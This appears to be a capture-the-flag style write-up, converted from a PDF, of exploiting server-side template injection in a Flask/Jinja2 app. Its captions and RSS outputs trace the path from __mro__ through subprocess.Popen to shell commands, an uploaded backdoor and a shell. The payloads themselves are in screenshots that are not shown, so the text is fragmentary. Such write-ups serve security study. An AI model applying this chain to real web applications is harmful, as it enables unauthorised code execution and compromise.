


interesting it caused error!



link: https://medium.com/@nyomanpradipta120/ssti-in-flask-jinja2-20b068fdaeee


access __mro__ class




object type

```
<?xml version="1.0" encoding="UTF-8" ?>
<rss version="2.0">
<channel>
<title>Archive</title>
<item><title>(&lt;class &#39;str&#39;&gt;, &lt;class &#39;object&#39;&gt;)</title></item>

        </channel>
```


find subclasses





found subprocess.popen



line 408, element 407 (line startwith 1, element start with 0)
//sublime text: ctrl + h => regular expression replace , with \n










```
<?xml version="1.0" encoding="UTF-8" ?>
<rss version="2.0">
<channel>
<title>Archive</title>
<item><title>&lt;class &#39;subprocess.Popen&#39;&gt;</title></item>

        </channel>
```


now execute shell commands




hell yeah!




read the directory files






create backdoor, upload it & execute it by refreshing /archive page




refresh /archive




```
<?xml version="1.0" encoding="UTF-8" ?>
<rss version="2.0">
<channel>
<title>Archive</title>
<item><title>b&#39;&#39;</title></item>

        </channel>
```

got the shell




Post Exploitation

